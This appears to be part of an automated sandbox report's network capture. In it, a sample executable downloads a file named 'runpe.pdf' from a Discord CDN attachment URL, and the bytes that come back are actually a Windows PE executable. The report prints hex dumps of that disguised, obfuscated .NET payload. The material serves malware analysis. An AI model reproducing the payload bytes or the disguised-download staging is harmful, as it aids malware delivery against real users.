2021-09-28 05:54:35 UTC	120	IN	Data Raw: 1d 05 12 81 65 04 20 01 0e 0e 05 07 01 12 81 11 06 00 03 0e 0e 0e 0e 06 20 01 01 11 81 75 07 00 01 12 31 12 81 6d 04 00 01 01 08 06 07 02 12 29 12 29 08 20 03 01 0e 1c 11 81 79 14 07 09 12 81 7d 12 81 65 0e 0e 0e 1d 05 11 81 81 0a 12 81 11 05 00 00 11 81 81 05 20 00 12 81 8d 06 00 02 0e 0e 1d 1c 05 20 00 12 81 91 05 20 01 1d 05 0e 08 20 03 1d 05 0e 0e 1d 05 11 07 08 12 81 7d 0e 0e 0e 1d 05 11 81 81 0a 12 81 11 05 20 01 0e 1d 05 20 07 0c 0e 12 81 95 0e 12 81 99 12 81 65 12 81 9d 12 81 a1 12 81 99 12 81 65 12 81 9d 0e 12 81 11 05 00 01 0e 1d 0e 04 00 01 01 02 06 00 01 01 11 81 a9 06 00 01 12 81 ad 0e 05 20 00 12 81 99 05 20 00 12 81 65 05 00 00 12 81 91 09 20 02 01 12 81 65 12 81 91 06 00 01 12 81 91 0e 11 07 07 0e 0e 12 81 b1 12 81 b5 1d 05 12 81 b9 1d 05 Data Ascii: e u1m)) y}e } ee e e
2021-09-28 05:54:35 UTC	124	IN	Data Raw: 78 6d 6c 6e 73 3d 22 75 72 6e 3a 73 63 68 65 6d 61 73 2d 6d 69 63 72 6f 73 6f 66 74 2d 63 6f 6d 3a 61 73 6d 2e 76 33 22 3e 0d 0a 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 55 41 43 20 4d 61 6e 69 66 65 73 74 20 4f 70 74 69 6f 6e 73 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 49 66 20 79 6f 75 20 77 61 6e 74 20 74 6f 20 63 68 61 6e 67 65 20 74 68 65 20 57 69 6e 64 6f 77 73 20 55 73 65 72 20 41 63 63 6f 75 6e 74 20 43 6f 6e 74 72 6f 6c 20 6c 65 76 65 6c 20 72 65 70 6c 61 63 65 20 74 68 65 20 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 72 65 71 75 65 73 74 65 64 45 78 65 63 75 74 69 6f 6e 4c 65 76 65 6c 20 6e 6f 64 65 20 77 69 74 68 20 6f 6e 65 20 6f 66 20 74 68 65 20 66 6f 6c 6c 6f 77 69 6e 67 2e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 3c 72 65 71 75 65 73 74 65 Data Ascii: xmlns="urn:schemas-microsoft-com:asm.v3"> ... UAC Manifest Options If you want to change the Windows User Account Control level replace the requestedExecutionLevel node with one of the following. <re queste
2021-09-28 05:54:35 UTC	127	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 0c 00 00 00 a0 35 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 5

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49754	162.159.129.233	443	C:\Users\user\Desktop\o6U6dMCbP3.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	128	OUT	GET /attachments/889935662827044904/889981640498090054/runpe.pdf HTTP/1.1 Host: cdn.discordapp.com

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	128	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 05:54:35 GMT Content-Type: application/pdf Content-Length: 413184 Connection: close CF-Ray: 695ab7cd3f964e13-FRA Accept-Ranges: bytes Age: 530710 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=runpe.pdf ETag: "27a5260c3d72986f4e22a50865143075" Expires: Wed, 28 Sep 2022 05:54:35 GMT Last-Modified: Tue, 21 Sep 2021 21:09:18 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="gfe-default_product_name" Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"group":"gfe-default_product_name","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.c om/csp/report-to/default_product_name"}]} x-goog-generation: 1632258558207603 x-goog-hash: crc32c=9NZa8w== x-goog-hash: md5=J6UmDD1ymG9OIqUIZRQwdQ== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 413184 X-GUploader-UploadID: ADPycdtVrllDEqzh1K_jLDZ3DiWgnktTJQYd9YTKn6a_MhgF-TFhB_zAK_Emd9mzpEoq 1ekVc7_bHf4k12Dikx1oowo X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Server: cloudflare
2021-09-28 05:54:35 UTC	129	IN	Data Raw: 4d 5a Data Ascii: MZ
2021-09-28 05:54:35 UTC	129	IN	Data Raw: 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 07 1e 2b 61 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 0b 00 00 1c 06 00 00 30 00 00 00 00 00 00 8e 3b 06 00 00 20 00 00 00 40 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 a0 06 00 00 02 00 00 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 40 Data Ascii: @!L!This program cannot be run in DOS mode.$PEL+a!0; @@ `@
2021-09-28 05:54:35 UTC	131	IN	Data Raw: 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 16 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 85 00 00 00 01 00 00 11 28 1e 05 00 06 20 03 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 04 00 00 00 58 00 00 00 05 00 00 00 1f 00 00 00 3e 00 00 00 38 53 00 00 00 28 31 06 00 06 20 00 00 00 00 7e 52 01 00 04 3a d2 ff ff ff 26 38 c8 ff ff ff 28 26 00 00 06 20 01 00 00 0 0 7e 4f 01 00 04 3a b8 ff ff ff 26 20 00 00 00 00 38 ad ff ff ff Data Ascii: ***0*0*0*0*0*0*0*0(8EX>8S(1 ~R:&8(& ~O:& 8
2021-09-28 05:54:35 UTC	132	IN	Data Raw: 37 01 00 04 3a 56 ff ff ff 26 38 4c ff ff ff 11 01 1f 09 1f 72 9c 20 0d 00 00 00 38 3f ff ff ff 11 01 18 1f 61 9c 20 0c 00 00 00 7e 25 01 00 04 39 2a ff ff ff 26 38 20 ff ff ff 11 01 1b 1f 69 9c 20 03 00 00 00 7e 65 01 00 04 3a 0f ff ff ff 26 20 1a 00 00 00 38 04 ff ff ff 11 01 16 1f 6b 9c 20 01 00 00 00 7e 13 01 00 04 3a ef fe ff ff 26 38 e5 fe ff ff 28 4f 00 00 06 20 0e 00 00 00 fe 0e 00 00 38 d2 fe ff ff 1e 8d 2d 00 00 01 13 01 20 1c 00 00 00 38 c4 fe ff ff 00 2a 11 01 1f 0b 1f 41 9c 20 1b 00 00 00 38 b1 fe ff ff 11 01 1c 1f 62 9c 20 1d 00 00 00 fe 0e 00 00 38 99 fe ff ff 11 01 17 1f 65 9c 20 05 00 00 00 fe 0e 00 00 38 85 fe ff ff 11 01 1f 0a 1f 79 9c 20 13 00 00 00 38 78 fe ff ff 11 01 1c 1f 33 9c 20 02 00 00 00 7e 28 01 00 04 39 63 fe ff ff 26 20 02 Data Ascii: 7:V&8Lr 8?a ~%9*&8 i ~e:& 8k ~:&8(O 8- 8*A 8b 8e 8y 8x3 ~(9c&
2021-09-28 05:54:35 UTC	134	IN	Data Raw: 39 a9 ff ff ff 26 38 9f ff ff ff 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 03 00 b0 00 00 00 01 00 00 11 28 1e 05 00 06 20 03 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 06 00 00 00 4d 00 00 00 5e 00 00 00 05 00 00 00 6d 00 00 00 4f 00 00 00 1f 00 00 00 38 48 00 00 00 28 a2 00 00 06 20 01 00 00 00 7e 4b 01 00 04 3a ca ff ff ff 26 38 c0 ff ff ff 73 9f 00 00 06 7e af 01 00 04 28 15 07 00 06 74 18 00 00 02 80 24 00 00 04 20 00 00 00 00 7e 5b 01 00 04 39 9c ff ff ff 26 38 92 ff ff ff 00 2a 28 a4 00 00 06 20 05 00 00 00 38 85 ff ff ff 28 a3 00 00 06 20 04 00 00 00 38 76 ff ff ff 28 a1 00 00 06 20 02 00 00 00 38 67 ff ff ff 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 Data Ascii: 9&8*****0(8EM^mO8H(~K:&8s~(t$ ~[9&8*(8(8v(8g0*0
2021-09-28 05:54:35 UTC	135	IN	Data Raw: 00 2a 13 30 03 00 74 00 00 00 01 00 00 11 28 1e 05 00 06 20 02 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 04 00 00 00 1c 00 00 00 05 00 00 00 32 00 00 00 1b 00 00 00 38 17 00 00 00 28 16 05 00 06 20 00 00 00 00 17 3a d6 ff ff ff 26 38 cc ff ff ff 2a 28 36 01 00 06 20 03 00 00 00 17 3a bf ff ff ff 26 38 b5 ff ff ff 28 35 01 00 06 20 01 00 00 00 17 3a a9 ff ff ff 26 38 9f ff ff ff 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 Data Ascii: *0t(8E28(:&8*(6 :&8(5 :&8******0*0*0*0**0
2021-09-28 05:54:35 UTC	136	IN	Data Raw: 00 4c 00 00 00 05 00 00 00 36 00 00 00 20 00 00 00 38 47 00 00 00 28 cd 01 00 06 20 00 00 00 00 16 39 d6 ff ff ff 26 20 00 00 00 00 38 cb ff ff ff 28 cc 01 00 06 20 02 00 00 00 16 39 bb ff ff ff 26 38 b1 ff ff ff 28 98 01 00 06 20 01 00 00 00 16 39 a5 ff ff ff 26 38 9b ff ff ff 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 Data Ascii: L6 8G(9& 8(9&8(9&8*********************

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	137	IN	Data Raw: 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 17 Data Ascii: *0*0*0**0*0*0*0*0***0*0*0*0*0*0
2021-09-28 05:54:35 UTC	139	IN	Data Raw: 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 Data Ascii: *0*0*0*0*0*0*0*0*0*0*0*0*0*0
2021-09-28 05:54:35 UTC	140	IN	Data Raw: 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 13 Data Ascii: ********************************
2021-09-28 05:54:35 UTC	142	IN	Data Raw: 00 12 00 00 00 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 76 00 00 00 01 00 00 11 28 1e 05 00 06 20 02 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 04 00 00 00 36 00 00 00 37 00 00 00 05 00 00 00 1b 00 00 00 38 31 00 00 00 28 68 03 00 06 20 01 00 00 00 16 39 d6 ff ff ff 26 38 cc ff ff ff 28 69 03 00 06 20 00 00 00 00 17 39 c0 ff ff ff 26 20 00 00 00 00 38 b5 ff ff ff 2a 28 64 03 00 06 20 03 00 00 00 fe 0e 00 00 38 9d ff ff ff 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 05 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 Data Ascii: *0*0*0v(8E6781(h 9&8(i 9& 8*(d 8******0*0*0
2021-09-28 05:54:35 UTC	143	IN	Data Raw: 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 22 00 14 a5 2a 00 00 01 2a 00 00 00 13 30 05 00 04 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 12 00 00 14 2a 00 00 00 13 30 05 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 17 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 17 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 13 30 03 00 79 00 00 00 01 00 00 11 28 1e 05 00 06 20 03 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 04 00 00 00 36 00 00 00 1b 00 00 00 05 00 00 00 37 00 00 00 38 31 00 00 00 28 b8 03 00 06 20 01 00 00 00 17 3a d6 ff ff ff 26 38 cc ff ff ff 28 c2 03 00 Data Ascii: ***0*"**0*0*0**0*0**0y(8E6781(:&8(
2021-09-28 05:54:35 UTC	144	IN	Data Raw: 00 00 2a 13 30 03 00 79 00 00 00 01 00 00 11 28 1e 05 00 06 20 02 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 04 00 00 00 4c 00 00 00 05 00 00 00 1b 00 00 00 31 00 00 00 38 47 00 00 00 28 fd 03 00 06 20 03 00 00 00 16 39 d6 ff ff ff 26 38 cc ff ff ff 28 01 04 00 06 20 01 00 00 00 16 39 c0 ff ff ff 26 38 b6 ff ff ff 28 02 04 00 06 20 00 00 00 00 17 3a aa ff ff ff 26 20 00 00 00 00 38 9f ff ff ff 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 7e 00 00 00 01 00 00 11 28 1e 05 00 06 20 02 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 04 00 00 00 20 00 00 00 05 00 00 00 21 00 00 00 Data Ascii: *0y(8EL18G(9&8(9&8(:& 8*******0*0~(8E !
2021-09-28 05:54:35 UTC	146	IN	Data Raw: 03 00 04 00 00 00 00 00 00 00 00 00 00 00 2a 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 01 1c 00 00 00 00 96 00 3d d3 00 2d 16 00 00 01 02 00 5d 00 f6 53 01 35 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 34 00 00 02 00 00 00 65 04 00 00 ca 01 00 00 2f 06 00 00 35 00 00 00 00 00 00 00 00 00 00 3e 01 00 00 34 00 00 00 72 01 00 00 58 05 00 00 1b 00 00 01 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 1c 00 00 02 00 00 00 5f 00 00 0 0 c3 01 00 00 22 02 00 00 35 00 00 00 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 1c 00 00 02 00 00 00 38 00 00 00 c0 01 00 00 f8 01 00 00 35 00 00 00 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 14 2a 41 1c 00 00 02 00 00 00 b2 00 00 00 aa 03 00 00 5c 04 00 00 35 00 00 00 00 Data Ascii: *0*=-]S50*A4e/5>4rX0*A_"50*A850*A\5
2021-09-28 05:54:35 UTC	147	IN	Data Raw: 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 16 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 Data Ascii: ********************************
2021-09-28 05:54:35 UTC	148	IN	Data Raw: ff 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 16 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 06 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 13 30 03 00 c6 00 00 00 01 00 00 11 28 1e 05 00 06 20 04 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 06 00 00 00 42 00 00 00 20 00 00 00 05 00 00 00 43 00 00 00 33 00 00 00 59 00 00 00 38 3d 00 00 00 28 fc 04 00 06 20 05 00 00 00 16 3a ce ff ff ff 26 20 05 00 00 00 38 c3 ff ff ff 28 31 06 00 06 20 02 00 00 00 fe 0e 00 00 38 ac ff ff ff 28 14 05 00 06 20 03 00 00 00 38 a1 ff ff ff 2a 28 fd 04 00 06 20 01 00 00 00 16 39 90 ff ff ff 26 38 86 ff ff ff d0 41 Data Ascii: ********0*0*0(8EB C3Y8=(:& 8(1 8(8*(9&8A
2021-09-28 05:54:35 UTC	150	IN	Data Raw: 11 09 11 0a 11 0b 1f 0d 1f 0c 1f 0e 06 28 06 05 00 06 12 0b 11 0c 11 09 11 0a 1f 0e 1f 11 1f 0f 06 28 06 05 00 06 12 0a 11 0b 11 0c 11 09 1f 0f 1f 16 1f 10 06 28 06 05 00 06 12 09 11 0a 11 0b 11 0c 17 1b 1f 11 06 28 07 05 00 06 12 0c 11 09 11 0a 11 0b 1c 1f 09 1f 12 06 28 07 05 00 06 12 0b 11 0c 11 09 11 0a 1f 0b 1f 0e 1f 13 06 28 07 05 00 06 12 0a 11 0b 11 0c 11 09 16 1f 14 1f 14 06 28 07 05 00 06 12 09 11 0a 11 0b 11 0c 1b 1b 1f 15 06 28 07 05 00 06 12 0c 11 09 11 0a 11 0b 1f 0a 1f 09 1f 16 06 28 07 05 00 06 12 0b 11 0c 11 09 11 0a 1f 0f 1f 0e 1f 17 06 28 07 05 00 06 12 0a 11 0b 11 0c 11 09 1a 1f 14 1f 18 06 28 07 05 00 06 12 09 11 0a 11 0b 11 0c 1f 09 1b 1f 19 06 28 07 05 00 06 12 0c 11 09 11 0a 11 0b 1f 0e 1f 09 1f 1a 06 28 07 05 00 06 12 0b 11 0c 11 Data Ascii: (((((((((((((

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	151	IN	Data Raw: 8e 69 1a 5b 0d 16 13 04 16 13 05 16 13 06 06 16 3e 04 00 00 00 07 17 58 0b 16 13 07 16 13 08 38 2a 03 00 00 11 08 09 5d 13 09 11 08 1a 5a 13 0a 11 09 1a 5a 13 07 03 11 07 19 58 e0 91 1f 18 62 03 11 07 18 58 e0 91 1f 10 62 60 03 11 07 17 58 e0 91 1e 62 60 03 11 07 e0 91 60 13 05 20 ff 00 00 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 32 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 e0 91 1f 18 62 05 11 07 18 58 e0 91 1f 10 62 60 05 11 07 17 58 e0 91 1e 62 60 05 11 07 e0 91 60 13 06 11 04 13 0e 16 13 04 11 0e 11 0e 20 20 97 58 46 fe 0e 12 Data Ascii: i[>X8*]ZZXbXb`Xb`` Y@I>BX8#>biXY`X?82XXbXb`Xb`` XF
2021-09-28 05:54:35 UTC	152	IN	Data Raw: 76 05 00 06 39 8a ff ff ff 26 20 08 00 00 00 38 7f ff ff ff 11 27 28 4f 05 00 06 39 c2 09 00 00 20 0b 00 00 00 28 75 05 00 06 3a 64 ff ff ff 26 20 01 00 00 00 38 59 ff ff ff 00 11 33 39 4c 00 00 00 20 01 00 00 00 28 76 05 00 06 39 0a 00 00 00 26 38 00 00 00 00 fe 0c 09 00 45 02 00 00 00 26 00 00 00 05 00 00 00 38 21 00 00 00 11 33 28 71 05 00 06 20 00 00 00 00 28 75 05 00 06 39 d8 ff ff ff 26 20 00 00 00 00 38 cd ff ff ff dd ec 0a 00 00 26 20 00 00 00 00 28 75 05 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 2c 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd ba 0a 00 00 20 12 00 00 00 38 c4 fe ff ff 7e b9 00 00 00 4 3a f6 0a 00 00 20 01 00 00 00 28 75 05 00 06 3a ab fe ff ff 26 38 a1 fe ff ff 28 4b 05 00 06 20 07 00 00 00 38 96 fe ff ff 73 b8 Data Ascii: v9& 8'(O9 (u:d& 8Y39L (v9&8E&8!3(q (u9& 8& (u9& 8,E8 8~: (u:&8(K 8s
2021-09-28 05:54:35 UTC	154	IN	Data Raw: 28 1f 20 16 9c 20 29 00 00 00 38 d1 fb ff ff 11 08 11 28 16 20 80 00 00 00 28 66 05 00 06 26 20 24 00 00 00 38 b7 fb ff ff 11 33 28 69 05 00 06 13 35 20 22 00 00 00 38 a4 fb ff ff 11 33 28 69 05 00 06 13 07 20 28 00 00 00 38 91 fb ff ff 11 08 20 86 00 00 00 6a 28 55 05 00 06 20 0a 00 00 00 28 75 05 00 06 3a 75 fb ff ff 26 38 6b fb ff ff 11 08 11 01 11 2b 1f 28 5a 6a 58 1f 10 6a 58 28 55 05 00 06 20 41 00 00 00 28 76 05 00 06 39 4c fb ff ff 26 38 42 fb ff ff 11 32 16 8d 2d 00 00 01 16 16 28 6c 05 00 06 26 20 17 00 00 00 38 2c fb ff ff 11 28 1f 27 16 9c 20 27 00 00 00 28 76 05 00 06 39 17 fb ff ff 26 38 0d fb ff ff 11 08 11 1b 28 55 05 00 06 20 20 00 00 00 fe 0e 19 00 38 f6 fa ff ff 11 35 11 04 11 01 11 33 28 6a 05 00 06 1 3 00 20 25 00 00 00 38 e1 fa ff ff Data Ascii: ( )8((f& $83(i5 "83(i (8 j(U (u:u&8k+(ZjXjX(U A(v9L&8B2-(l& 8,(' '(v9&8(U 853(j %8
